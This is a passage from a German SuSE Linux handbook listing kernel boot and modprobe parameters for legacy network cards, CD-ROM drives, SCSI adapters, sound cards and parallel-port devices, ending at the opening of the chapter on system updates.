Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und trotzdem Schwierigkeiten auftreten, können stattdessen folgende Parameter übergeben werden:

```
ide<nummer>=<tune>
```

Variable	Werte / Bedeutung
<code>&lt;nummer&gt;</code>	Adapter-Nummer, meist 0 oder 1, aber auch 3 oder 4
<code>&lt;tune&gt;</code>	<code>autotune</code> höchstmöglicher PIO-Wert wird versucht, nicht von allen Chipsets unterstützt <code>noautotune</code> keine Verbesserung der Geschwindigkeit <code>serialize</code> keine zeitliche Überlappung der Operationen mit dem nächsten Hostadapter <code>reset</code> Adapter nach dem Proben zurücksetzen <code>dma</code> wenn möglich, DMA konfigurieren/benutzen

Netzwerkkarte      Weitere Möglichkeiten

- Ethernet-Netzwerkkarte*  
`ether=<irq>,<addr>[,<par1>[,<par2>...<par8>]],<Name>`

Die verschiedenen Parameter von `<par1>` bis `<par8>` haben für unterschiedliche Treiber unterschiedliche Bedeutung. Meistens sind (wenn überhaupt) nur zwei Parameter anzugeben, von denen der erste die Start- und der zweite die Endadresse des *shared memory*-Bereiches ist. Das erste nichtnumerische Argument wird als der Name behandelt.

- `<irq>`      Verwendeter Interrupt; 0 für Autoprobing.
- `<addr>`      Portadresse; 0 für Autoprobing.
- `<start>`    Startadresse für Shared Memory; einige Treiber verwenden die untersten 4 Bits für den Debug-Level; der *Lance*-Treiber verwendet diese Bits für den DMA-Kanal.
- `<end>`      Endadresse für shared memory; der *3COM 3c503*-Treiber verwendet diesen Parameter, um zwischen internen und externen Transceivern zu unterscheiden.
- `<xcvr>`      Typ des Transceivers  
Die *Cabletron E21XX*-Karte verwendet die untersten 4 Bits, um das Medium zu wählen.
- `<Name>`      Name des Interface (üblicherweise `eth0`).

Tabelle 14.3: Variablenbezeichnungen für Ethernet-Netzwerkkarten

Der häufigste Anwendungsfall für diesen Parameter besteht darin, den Kernel mehr als eine Netzwerkkarte erkennen zu lassen, da standardmäßig nur nach der ersten Karte gesucht wird. Dies kann durch folgende Angabe erreicht werden:

```
ether=0,0,eth1
```

Beachten Sie, dass durch die Angabe von 0 für IRQ und Adresse dem Trei-



<code>0xX,fifo_depth</code>	FIFO-Schwelle Standard <code>0xA</code>
<code>unexpected_interrupts</code>	Warnung ausgeben, wenn unerwartete Interrupts auftreten
<code>no_unexpected_interrupts</code>	Dieser Wert erreicht das Gegenteil von <code>unexpected_interrupts</code>
<code>L40SX</code>	ditto

Tabelle 14.4: Werte für den Kernelparameter `floppy`

- *Logitech-Busmaus*  
`bmouse=<irq>`
- *XT-Festplattencontroller*  
`xd=<typ>,<irq>,<addr>,<dma>`

Ältere CD-ROM-Laufwerke

14.3.3 CD-ROM-Laufwerke an proprietären Kontrollern

- *Aztech CDA268-01 CD-ROM*  
`aztcd=<addr>[ ,0x79]`  
Der Wert `0x79` muss nur bei unbekannter Firmware-Version angegeben werden.  
*Beispiel:* `aztcd=0x320`
- *Goldstar R420-CD-ROM-Laufwerk*  
`gscd=<addr>`
- *Mitsumi-CD-ROM-Laufwerk*  
`mcd=<addr>,<irq>[,<wait>]`

Variable	Werte / Bedeutung
<code>&lt;wait&gt;</code>	Wert für Wartezeit beim Anlaufen

Den `<wait>`-Parameter kann man zwischen 0 und 10 variieren lassen, wenn das CD-ROM-Laufwerk nicht schnell genug auf Anfragen des Systems reagiert ("timeout") und dadurch evtl. das Rootimage beim Installieren nicht gefunden wird.  
*Beispiel:* `mcd=0x300,10,5`

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*  
`mcdx=<addr>,<irq>[,<addr>,<irq>]`  
*Beispiel:* `mcd=0x300,10`  
Bis zu 5 Laufwerke werden unterstützt.

- *Mozart Interface*

**isp16**=[<addr>[,<irq>[,<dma>]]][[,]<typ>]

Variable	Werte / Bedeutung
<typ>	Sanyo, Panasonic, Sony, Mitsumi

Dieser Treiber ist für CD-ROM-Laufwerke zuständig, die an einer *ISP16*, *MAD16* oder *Mozart*-Soundkarte angeschlossen sind. Der Wert für die Variable <typ> ergibt sich aus dem Interface-Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

*Beispiel:*   **isp16=0x340,10,3,Sony**

- *Optics Storage 8000 AT CD-ROM-Laufwerk*

**optcd**=<addr>

*Beispiel:*   **optcd=0x340**

- *Philips CM206 CD-ROM-Laufwerk*

**cm206**=<addr>,<irq>

*Beispiel:*   **cm206=0x340,10**

- *Pro Audio Spectrum 16 - SCSI-Hostadapter*

**pas16**=<addr>,<irq>

Auf der Soundkarte *Pro Audio Spectrum 16* befindet sich ein SCSI-Hostadapter, dessen Einstellungen mit diesem Parameter dem Kernel mitgeteilt werden können.

*Beispiel:*   **pas16=0x340,10**

Falls die Erkennung der Karte fehlschlägt, kann sie ohne Interrupt betrieben werden. In diesem Fall wird der Interrupt auf 255 gesetzt.

*Beispiel:*   **pas16=0x340,255**

- *Sanyo CD-ROM-Laufwerk*

**sjcd**=<addr>

*Beispiel:*   **sjcd=0x340**

- *Sony CDU 31/33 A*

**cdu31a**=<addr>,<irq>[,PAS]

Bei diesem Treiber ist mittlerweile das Autoprobing komplett aus dem Kernel verschwunden, sodass die Angabe der Parameter zwingend erforderlich ist.

*Beispiel:*   **cdu31a=0x340,5**

Ist kein Interrupt für das Laufwerk vorgesehen, kann also nur über Polling darauf zugegriffen werden, so muss 0 als IRQ angegeben werden.

Beispiel: `cdu31a=0x340,0`

Ist dieses Laufwerk an einer Pro Audio Spectrum-Karte angeschlossen, könnte der Parameter folgendermaßen lauten:

Beispiel: `cdu31a=0x1f88,0,PAS`

- Sony CDU 535

`sonycd535=<addr>,<irq>`

Beispiel: `sonycd535=0x340,10`

- Soundblaster Pro 16 MultiCD

`sbpcd=<addr>,<typ>`

Variable	Werte / Bedeutung
<typ>	LaserMate, SPEA, SoundBlaster, SoundScape, Teac 16bit

Beispiel: `sbpcd=0x230,SoundBlaster`

Parallelport

Der Parallelport

- Parallelport

`parport=<addr0>,[<irq0> [parport=<addr1>,[<irq1> [parport=<addr2>,[<irq2>]]]]]`

Variable	Werte / Bedeutung
<addrX>	Adresse
<irqX>	Interrupt

Beispiel: `parport=0x3bc parport=0x378,7 parport=0x278,auto`

- Drucker am Parallelport

`lp=<parport0> [lp=<parport1> [lp=<parport2>]]`

Variable	Werte / Bedeutung
<parportX>	Parallelport

Beispiel: `lp=parport0 lp=parport2`

14.3.4 modprobe-Parameter

In diesem Abschnitt werden diejenigen Parameter aufgeführt, die beim Laden eines Treibers als Modul verwendet werden können. Sollte ein Treiber sich trotz Angabe der Parameter nicht laden lassen, bzw. findet sich in diesem Abschnitt kein für diesen Treiber passender Parameter, so müssen Sie diesen Treiber in einen monolithischen Kernel integrieren.

Einige Treiber stehen noch nicht als Modul zur Verfügung, einige wenige erkennen die Hardware nur dann zuverlässig, wenn der Treiber fest zum Kernel hinzugebunden ist. Auf jeden Fall lohnt es sich, erst einmal auszuprobieren, ob der betreffende Treiber als Modul verwendet werden kann.

Wird ein Treiber als Modul geladen, kann jede in dem Modul verwendete Variable an der Kommandozeile überschrieben werden. So gibt es beispielsweise im Treiber für NE2000-Karten die Variable mit dem Namen `io`, die den von der Karte verwendeten I/O-Bereich spezifiziert. Somit lautet der korrekte Aufruf zum Laden dieses Moduls (vgl. auch im Kernel-Kapitel den Abschnitt 13.2 auf Seite 414):

```
erde:/ # modprobe ne io=0x300 irq=10
```

Beachten Sie bei der Angabe von Parametern, dass vor und hinter dem Gleichheitszeichen kein Leerzeichen angegeben werden darf. Ferner müssen hexadezimale Werte grundsätzlich in der im Beispiel dargestellten Form eingegeben werden (also mit vorangestelltem `'0x'`).



#### Hinweis

Wenn für einen Treiber mehrere Parameter angegeben werden können, so müssen diese zwingend durch Leerzeichen voneinander getrennt werden! Dies ist ein wesentlicher Unterschied zur Parameterübergabe am Bootprompt, wo innerhalb der Parameter für einen einzelnen Treiber keinesfalls Leerzeichen auftauchen dürfen!

Die Parameter, die Sie hier angeben können, können Sie auch in die Datei `/etc/modules.conf` übernehmen. Dort kann für jedes Modul eine Reihe von Parametern angegeben werden. Dies geschieht in einer eigenen Zeile für jedes Modul. Diese Zeile sieht folgendermaßen aus:

```
options <modulname> <parml>=<wert1> ...
```

wobei:

Variable	Werte / Bedeutung
<code>&lt;modulname&gt;</code>	Name der Moduldatei ohne Extension <code>.o</code>
<code>&lt;parml&gt;</code>	Parameter 1
<code>&lt;wert1&gt;</code>	Wert, der Parameter 1 zugeordnet wird

Der Eintrag für die NE2000-Karte aus obigem Beispiel wäre dementsprechend:

```
options ne io=0x300 irq=10
```

Im Folgenden sollen nun die wichtigsten Parameter für die meisten Module aufgelistet werden.

#### SCSI-Kontroller und das SCSI-Subsystem

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*  
Modulname: `aha152x.o`

Variable	Werte / Bedeutung
<io>	<addr>
<irq>	<irq>
<id>	SCSI-ID des Hostadapters; standardmäßig 7
<rec>	<reconnect>; 0, 1
<par>	parity; 0, 1
<sync>	synchrone Betriebsart; 0, 1
<delay>	Busverzögerung; Vorgabe 100
<translat>	Übersetzung der Plattengeometrie; 0, 1

Wie am Bootprompt:

Beispiel: `modprobe aha152x aha152x=0x340,10,7,1,1,0,100,0`

Für einen zweiten Hostadapter:

Beispiel: `modprobe aha152x aha152x1=0x140,12,7,1,1,0,100,0`

- Adaptec AHA-1540 / 1542 SCSI-Hostadapter

Modulname: `aha1542.o`

Variable	Werte / Bedeutung
<io>	<addr>; standardmäßig 0x330 und 0x334
<buson>	2..15
<busoff>	1..64
<DMA speed>	5,6,7,8,10; standardmäßig 5

Wie am Bootprompt:

Beispiel: `modprobe aha1542 aha152x=0x130`

- Future Domain TMC-16x0-Hostadapter

Modulname: `fdomain.o`

Dieser Treiber bedient u. a. auch den SCSI-Hostadapter Adaptec 2920.

`fdomain=<addr>,<irq>[,<id>]`

Variable	Werte / Bedeutung
<addr>	<addr>
<irq>	<irq>
<id>	<id>

Wie am Bootprompt:

Beispiel: `modprobe fdomain fdomain=0x140,11,7`

- NCR 5380 bzw. NCR 53C400 SCSI-Hostadapterfamilie

Modulname: `g_NCR5380.o`



Parameter	Werte
<b>ncr_addr</b>	<addr>
<b>ncr_irq</b>	<irq>; mit 255 abschalten
<b>ncr_dma</b>	<dma>
<b>ncr_5380</b>	1 für einen NCR5380-Adapter
<b>ncr_53c400</b>	1 für einen NCR53C400-Adapter

Für einen NCR5380-Adapter:

*Beispiel:* **modprobe g\_NCR5380 ncr\_irq=5 ncr\_addr=0x350**  
**ncr\_5380=1**

Für einen NCR53C400-Adapter mit abgeschalteten Interrupts:

*Beispiel:* **modprobe g\_NCR5380 ncr\_irq=255 ncr\_addr=0xc8000**  
**ncr\_53c400=1**

Dieser Treiber bedient z.B. den weit verbreiteten *Trantor T130B* SCSI-Hostadapter

## Netzwerkarten

- *3Com 3c501 / 3c503 / 3c505 / 3c507 Netzwerkkarten*

Modulname: 3c501.o, 3c503.o, 3c505.o, 3c507.o

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>

*Beispiel:* **modprobe 3c505 io=0x300 irq=10**

- *3Com 3c509 / 3c579 Netzwerkkarten*

Modulname: 3c509.o

Parameter	Werte
<b>irq</b>	<irq>
<b>xcvr</b>	0: intern; 1: extern

*Beispiel:* **modprobe 3c509 irq=10 xcvr=0**

- *3Com 3c515 Netzwerkkarte*

Modulname: 3c515.o

*Beispiel:* **modprobe 3c515**

- *3Com 3c59x / 3c90x Netzwerkkarten („Vortex“/„Boomerang“)*

Modulname: 3c59x.o

Bei Compaq-Rechnern (PCI) kann man die folgenden Parameter ausprobieren:

Parameter	Werte
<code>compaq_ioaddr</code>	<code>&lt;addr&gt;</code>
<code>compaq_irq</code>	<code>&lt;irq&gt;</code>
<code>compaq_prod_id</code>	<code>&lt;id&gt;</code>

Beispiel: `modprobe 3c59x compaq_irq=10`

- *Allied Telesis AT1700 Netzwerkkarte*

Modulname: `at1700.o`

Parameter	Werte
<code>io</code>	<code>&lt;addr&gt;</code>
<code>irq</code>	<code>&lt;irq&gt;</code>

Beispiel: `modprobe at1700 io=0x300 irq=10`

- *Cabletron E21xx Netzwerkkarte*

Modulname: `e2100.o`

Parameter	Werte
<code>io</code>	<code>&lt;addr&gt;</code>
<code>irq</code>	<code>&lt;irq&gt;</code>
<code>mem</code>	<code>&lt;addr&gt;</code>
<code>xcvr</code>	0: intern; 1: extern

Beispiel: `modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0`

- *Digital DE425 / 434 / 435 / 450 / 500 Netzwerkkarten*

Modulname: `de4x5.o`

`io=0x<bus><geräte-id>`

Parameter	Werte
<code>bus</code>	Nummer des PCI-Busses, i. Allg. 0
<code>geräte-id</code>	Nummer des PCI-Geräts

Diese Daten werden bei neueren PCI-BIOSsen beim Booten angezeigt bzw. kann man sie unter Linux mit

erde: # `cat /proc/pci`

erhalten.

Beispiel: `modprobe de4x5 io=0x007`

- *Digital DEPCA / DE10x / DE20(012) / DE42, EtherWORKS Netzwerkkarten*

Modulname: `depca.o`

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>
<b>mem</b>	<mem>
<b>adapter_name</b>	<Name> z. B. DEPCA, de100, de101, de200, de201, de202, de210, de422

*Beispiel:* `modprobe depca io=0x300 irq=10`

- *EtherWORKS 3 (DE203, DE204, DE205) Netzwerkkarte*

Modulname: `ewrk3.o`

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>

*Beispiel:* `modprobe ewrk3 io=0x300 irq=10`

- *Intel EtherExpress 16 Netzwerkkarte*

Modulname: `eexpress.o`

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>

*Beispiel:* `modprobe eexpress io=0x300 irq=10`

- *Intel EtherExpressPro Netzwerkkarte*

Modulname: `eeepro.o`

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>
<b>mem</b>	<addr>

*Beispiel:* `modprobe eeepro io=0x300 irq=10 mem=0xd000`

- *Intel EtherExpressPro 100 Netzwerkkarte*

Modulname: `eeepro100.o`

Die *Intel EtherExpressPro* enthält die Chips *i82557/i82558*.

Parameter	Werte
options	<Duplexbetrieb und <Bus-Transceiver> 16 Voll-Duplex 32 Nur 100 MBit-Betrieb 64 Nur 10 MBit-Betrieb

Beispiel: `modprobe eeepro100 options=48`  
Damit wird gleichzeitig *Voll-Duplex* und *100-MBit-Betrieb* eingestellt ( $48 = 32 + 16$ ).

- *Fujitsu FMV-181/182/183/184 Netzwerkkarten*

Modulname: `fmv18x.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe fmv18x io=0x300 irq=10`

- *HP PCLAN+ (27247B and 27252A) Netzwerkkarte*

Modulname: `hp-plus.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe hp-plus io=0x300 irq=10`

- *HP PCLAN (27245 / 27xxx)*

Modulname: `hp.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe hp io=0x300 irq=10`

- *HP 10/100 VG-AnyLAN (ISA, EISA, PCI) Netzwerkkarten*

Modulname: `hp100.o`

Parameter	Werte
hp100_port	<addr>

Beispiel: `modprobe hp100 hp100_port=0x300`



Variable	Werte / Bedeutung
<medium>	0 auto 1 TP 2 AUI, 10base2

Beispiel: `modprobe smc9194 io=0x300 irq=10 if_port=2`

- *Western Digital WD80x3 Netzwerkkarte*

Modulname: `wd.o`

Parameter	Werte
<code>io</code>	<addr>
<code>irq</code>	<irq>
<code>mem</code>	<mem>
<code>mem_end</code>	<mem_end>

Beispiel: `modprobe wd io=0x300 irq=10`

- *IBM Tropic chipset Token Ring Netzwerkkarte*

Modulname: `ibmtr.o`

Parameter	Werte
<code>io</code>	<addr>
<code>irq</code>	<irq>
<code>mem_start</code>	<mem_start>

Beispiel: `modprobe ibmtr io=0x300`

- *D-Link DE620 Pocket-Adapter Netzwerkkarte*

Modulname: `de620.o`

Parameter	Werte
<code>io</code>	<addr>
<code>irq</code>	<irq>
<code>bnc</code>	1 wenn BNC-Ein-/Ausgang
<code>utp</code>	1 wenn UTP-Ein-/Ausgang
<code>clone</code>	1 wenn baugleiches Gerät

Beispiel: `modprobe de620 io=0x300 irq=10 bnc=1 utp=0`

**Proprietäre CD-ROM-Laufwerke**

**CD-ROM-Laufwerke,  
proprietär**

Die folgenden Parameter betreffen CD-ROM-Laufwerke, die an besondere Controller angeschlossen sind. Wer eines dieser „Oldies“ besitzt, weiß es bestimmt...

- *Aztech CDA268-01 CD-ROM-Laufwerk*

Modulname: `aztcd.o`

Parameter	Werte
<b>aztcd</b>	<b>&lt;addr&gt;</b>

*Beispiel:* `modprobe aztcd aztcd=0x300`

- *Goldstar R420-CD-ROM-Laufwerk*

Modulname: `gscd.o`

Parameter	Werte
<b>gscd</b>	<b>&lt;addr&gt;</b>

*Beispiel:* `modprobe gscd gscd=0x300`

- *Mitsumi CD-ROM-Laufwerk*

Modulname: `mcd.o`

`mcd=<addr>,<irq>[,<wait>]`

Variable	Werte / Bedeutung
<b>&lt;wait&gt;</b>	Wert für Wartezeit beim Anlaufen

Den **<wait>**-Parameter kann man zwischen 0 und 10 variieren lassen, wenn das CD-ROM-Laufwerk nicht schnell genug auf Anfragen des Systems reagiert ("timeout") und dadurch evtl. das Rootimage beim Installieren nicht gefunden wird.

*Beispiel:* `modprobe mcd mcd=0x300,10,5`

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*

Modulname: `mcdx.o`

`mcdx=<addr>,<irq>[,<addr>,<irq>]`

Für mehrere Treiber kann das Aufrufpaar `<addr>`, `<irq>` bis zu vier Mal wiederholt werden.

- *Mozart-Soundkarte mit Interface für CD-ROM-Laufwerke*

Modulname: `isp16.o`

`isp16_cdrom_base=<addr>`  
`isp16_cdrom_irq=<irq> isp16_cdrom_dma=<dma>`  
`isp16_cdrom_type=<typ>`

Variable	Werte / Bedeutung
<b>&lt;typ&gt;</b>	Sanyo, Panasonic, Sony, Mitsumi

Dieser Treiber ist kein wirklicher CD-ROM-Treiber; er ist nur für die Interface-Konfiguration der CD-ROM-Laufwerke zuständig, die an einer

ISPI16, MAD16 oder Mozart-Soundkarte angeschlossen sind. Nach dem Laden dieses Treibers ist lediglich das Interface entsprechend konfiguriert; der passende CD-ROM-Treiber muss danach zusätzlich geladen werden. Der Wert für die Variable `<typ>` ergibt sich aus dem Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

Beispiel: `modprobe ispl6 ispl6_cdrom_base=0x300  
          ispl6_cdrom_irq=10 ispl6_cdrom_dma=1  
          ispl6_cdrom_type=sony`

- *Optics Storage 8000 AT CD-ROM-Laufwerk*

Modulname: `optcd.o`

Parameter	Werte
<code>optcd</code>	<code>&lt;addr&gt;</code>

Beispiel: `modprobe optcd optcd=0x300`

- *Philips CM206 CD-ROM-Laufwerk*

Modulname: `cm206.o`

`cm206=<addr>,<irq>`

Beispiel: `modprobe cm206 cm206=0x300,10`

- *Sanyo CD-ROM-Laufwerk*

Modulname: `sjcd.o`

Parameter	Werte
<code>sjcd</code>	<code>&lt;addr&gt;</code>

Beispiel: `modprobe sjcd sjcd=0x300`

- *Sony CDU 31/33 A*

Modulname: `cdu31a.o`

Parameter	Werte
<code>cdu31a_port</code>	<code>&lt;addr&gt;</code>
<code>cdu31a_irq</code>	<code>&lt;irq&gt;</code>

Beispiel: `modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10`

- *Sony CDU 535*

Modulname: `sonycd535.o`

Parameter	Werte
<code>sonycd535</code>	<code>&lt;addr&gt;</code>

Beispiel: `modprobe sonycd535 sonycd535=0x300`



- *Soundblaster Pro 16 MultiCD*

Modulname: sbpcd.o

**sbpcd=<addr>,<typ>**

wobei <typ> folgende Werte haben kann:

Variable	Werte / Bedeutung
0	LaserMate
1	SoundBlaster
2	SoundScape
3	Teac16bit

*Beispiel:* **modprobe sbpcd sbpcd=0x300,0**

## Soundkarten und Sound-Chipsätze

Seit Kernel 2.2.xx ist die Sound-Unterstützung in modularer Form realisiert und **Sound** über zahlreiche Parameter zu steuern.

- *AD1816 Chip*

Modulname: ad1816.o

Unterstützt sind u. a.: TerraTec Base 1, TerraTec Base 64, HP Kayak, Acer FX-3D, SY-1816, Highscreen Sound-Boostar 32 Wave 3D

Parameter	Werte
<b>io</b>	<b>&lt;addr&gt;</b>
<b>irq</b>	<b>&lt;irq&gt;</b>
<b>dma</b>	<b>&lt;dma&gt;</b>
<b>dma2</b>	<b>&lt;dma2&gt;</b>
<b>ad1816_clockfreq</b>	<b>&lt;clockfreq&gt;</b>

*Beispiel:* **modprobe ad1816 io=0x530 irq=5 dma=1  
dma2=3 ad1816\_clockfreq=33000**

- *AD1848/CS4248 Chip (MSS)*

Modulname: ad1848.o

Parameter	Werte
<b>io</b>	<b>&lt;addr&gt;</b>
<b>irq</b>	<b>&lt;irq&gt;</b>
<b>dma</b>	<b>&lt;dma&gt;</b>
<b>dma2</b>	<b>&lt;dma2&gt;</b>
<b>type</b>	<b>&lt;cardtype&gt;</b>
<b>deskpro_xl</b>	<b>&lt;magic&gt;</b>

- *Generischer OPLx Treiber*

Modulname: `adlib_card.o`

Parameter	Werte
<code>io</code>	<code>&lt;addr&gt;</code>

*Beispiel:*    `modprobe adlib_card io=0x330`

- *Crystal 423x Chipsätze*

Modulname: `cs4232.o`

Parameter	Werte
<code>io</code>	<code>&lt;addr&gt;</code>
<code>irq</code>	<code>&lt;irq&gt;</code>
<code>dma</code>	<code>&lt;dma&gt;</code>
<code>dma2</code>	<code>&lt;dma2&gt;</code>

*Beispiel:*    `modprobe cs4232 io=0x530 irq=5 dma=1 dma2=3`

- *Ensoniq 1370 Chipsatz*

Modulname: `es1370.o`

Vgl. auch PCI64/128.

Parameter	Werte
<code>joystick</code>	1: Joystick aktivieren
<code>lineout</code>	1: Line-in in Line-out umschalten
<code>micz</code>	Mikrofon-Impedanz

*Beispiel:*    `modprobe es1370 joystick=1 lineout=1`

- *Creative Ensoniq 1371 Chipsatz*

Modulname: `es1371.o`

Vgl. auch PCI64/128.

Parameter	Werte
<code>joystick</code>	<code>&lt;addr&gt;</code>

Gültige Werte für `<addr>` sind 0x200, 0x208, 0x210 und 0x218.

*Beispiel:*    `modprobe es1371 joystick=0x200`

- *Gravis Ultrasound*

Modulname: `gus.o`

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>
<b>dma</b>	<dma>
<b>dma16</b>	<dma16>
<b>type</b>	
<b>gus16</b>	
<b>no_wave_dma</b>	
<b>db16</b>	

- *MAD16*

Modulname: mad16.o

Unterstützt OPTi 82C928, OAK OTI-601D, OPTi 82C929, OPTi 82C930 und OPTi 82C924.

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>
<b>dma</b>	<dma>
<b>dma16</b>	<dma2>

*Beispiel:* `modprobe mad16 io=0x530 irq=7 dma=0 dma16=1`

- *Turtle Beach Maui und Tropez*

Modulname: maui.o

Parameter	Werte
<b>io</b>	<addr>
<b>irq</b>	<irq>

*Beispiel:* `modprobe maui io=0x530 irq=5`

- *MPU401*

Modulname: mpu401.o

Parameter	Werte
<b>io</b>	<addr>

*Beispiel:* `modprobe mpu401 io=0x330`

- *Turtle Beach MultiSound*

Modulname: msnd.o

*Beispiel:* `modprobe msnd`

- *Turtle Beach Classic/Monterey/Tahiti*  
Modulname: msnd\_classic.o

Parameter	Werte
io	<addr>
irq	<irq>
mem	
write_ndelay	
major	
fifosize	
calibrate_signal	

Beispiel: `modprobe msnd_classic io=0x290 irq=7 mem=0xd0000`

- *Turtle Beach Pinnacle/Fiji*  
Modulname: msnd\_pinnacle.o

Zusätzlich zu den Parametern der Turtle Beach Classic/Monterey/Tahiti (Abschnitt 14.3.4) versteht diese Karte:

Parameter	Werte
digital	
cfg	
reset	
mpu_io	
mpu_irq	
ide_io0	
ide_io1	
ide_irq	
joystick_io	

Beispiel: `modprobe msnd_pinnacle cfg=0x250 io=0x290 irq=5 mem=0xd0000`

- *OPL3*  
Modulname: opl3.o

Parameter	Werte
io	<addr>

Beispiel: `modprobe opl3 io=0x388`

- *OPL3-SA1*  
Modulname: opl3sa.o

Parameter	Werte
io	<addr>
irq	<irq>
dma	<dma>
dma2	<dma2>
mpu_io	<addr>
mpu_irq	<irq>

*Beispiel:* `modprobe opl3sa io=0x530 irq=11 dma=0 dma2=1  
mpu_io=0x330 mpu_irq=5`

- *YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx*

Modulname: `opl3sa2.o`

Parameter	Werte
io	<addr>
irq	<irq>
dma	<dma>
dma2	<dma2>
mss_io	<addr>
mpu_io	<addr>

*Beispiel:* `modprobe opl3sa2 io=0x370 irq=7 dma=0 dma2=3  
mss_io=0x530 mpu_io=0x330`

- *Pro Audio Spectrum*

Modulname: `pas2.o`

Parameter	Werte
io	<addr>
irq	<irq>
dma	<dma>
dma16	<dma16>
sb_io	<addr>
sb_irq	<irq>
sb_dma	<dma>
sb_dma16	<dma16>
joystick	
symphony	
broken_bus_clock	

- *Personal Sound System (ECHO ESC614)*

Modulname: `pss.o`

Parameter	Werte
pss_io	<addr>
mss_io	<addr>
mss_irq	<irq>
mss_dma	<dma>
mpu_io	<addr>
mpu_irq	<irq>
pss_mixer	1 (aktivieren) oder 0

• Sound Blaster und Clones

Modulname: sb.o

Parameter	Werte
io	<addr>
irq	<irq>
dma	<dma>
dma16	<dma16>
mpu_io	<addr>
mad16	1 (aktivieren)
trix	1 (aktivieren)
pas2	1 (aktivieren)
sm_games	1 (aktivieren)
acer	1 (aktivieren), bei Acer Notebooks
mwave_bug	1 (aktivieren)

Beispiel: modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu\_io=0x330

• Aztech Sound Galaxy

Modulname: sgalaxy.o

Parameter	Werte
io	<addr>
irq	<irq>
dma	<dma>
dma2	<dma2>
sgbase	

• S3 Sonic Vibes

Modulname: sonicvibes.o

Keine Parameter.

• Ensoniq SoundScape

Modulname: sscape.o



- *Turtle Beach Maui, Tropez, Tropez Plus*

Modulname: wavefront.o

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe wavefront io=0x200 irq=9`

**Der Parallelport**

**Parallelport** Die Bedienung der Parallelports ist etwas komplex. Ein eigenes Subsystem steht nach der Konfiguration zur Verfügung; vgl. Abschnitt 10.4.3 auf Seite 354 ff.

- *Parallelport*

Modulname: parport.o

Beispiel: `modprobe parport`

- *Parallelport – Architektur spezifisch*

Modulname: parport\_pc.o

Parameter	Werte
io	<addr>
irq	<irq>

Um z. B. 3 Ports im PC-Style einzurichten, wobei einer bei Adresse 0x3bc ohne IRQ, einer bei Adresse 0x378 mit IRQ 7 und einer bei Adresse 0x278 mit automatisch detektiertem IRQ angesiedelt werden soll, gibt man ein (in einer Zeile!):

Beispiel: `modprobe parport_pc io=0x3bc,0x378,0x278  
irq=none,7,auto`

- *Druckertreiber*

Modulname: lp.o

Parameter	Werte
parport	<port>

Beispiel: `modprobe lp parport=0,2`

- *Parallelport IDE-Geräte*

Modulname: paride.o

Wenn Sie Ketten von Paride-Geräten an *einem* Parallelport verwenden wollen, dann ist es erforderlich, zunächst parport.o zu laden (vgl. Abschnitt 14.3.4)!



*Beispiel:* **modprobe paride**

Der Parallelport sollte – wenn möglich – im „EPP Modus“ betrieben werden; stellen Sie diesen Modus bitte im  **BIOS** Ihres Rechners ein.

- *Parallelport IDE-Lowlevel Protokoll-Treiber*

Modulname: `<xxxx>.o`

Protokoll	Gerät
aten	ATEN EH-100 (HK)
bpck	Microsolutions backpack (US)
comm	DataStor (old-type) "commuter" adapter (TW)
dstr	DataStor EP-2000 (TW)
epat	Shuttle EPAT (UK)
epia	Shuttle EPIA (UK)
fit2	FIT TD-2000 (US)
fit3	FIT TD-3000 (US)
friq	Freecom IQ cable (DE)
frpw	Freecom Power (DE)
kbic	KingByte KBIC-951A and KBIC-971A (TW)
ktti	KT Technology PHd adapter (SG)
on20	OnSpec 90c20 (US)
on26	OnSpec 90c26 (US)

*Beispiel:* **modprobe epat**

- *Parallelport IDE-Festplatte*

Modulname: `pd.o`

Parameter	Werte
<b>verbose</b>	<code>&lt;wert&gt;</code>

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4).

*Beispiel:* **modprobe pd verbose=1**

- *Parallelport ATAPI CD-ROM*

Modulname: `pcd.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4).

*Beispiel:* **modprobe pcd**

- *Parallelport ATAPI Diskettenlaufwerk*

Modulname: `pf.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4).

*Beispiel:* **modprobe pf**

- *Parallelport ATAPI Bandlaufwerk*

Modulname: `pt.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt [14.3.4](#) auf der vorherigen Seite).

*Beispiel:* `modprobe pt`

- *Parallelport Generisches ATAPI-Gerät*

Modulname: `pg.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt [14.3.4](#) auf der vorherigen Seite).

*Beispiel:* `modprobe pg`

## **Teil VII**

# **SuSE Linux: Update und Besonderheiten**



## 15 Update des Systems und Paketverwaltung

### 15.1 Update des SuSE Linux

SuSE Linux bietet die Möglichkeit, ein bestehendes System ohne eine komplette Neuinstallation zu aktualisieren. Dabei muss unterschieden werden zwischen der Aktualisierung *einzelner Pakete* und einem Update des gesamten Systems.


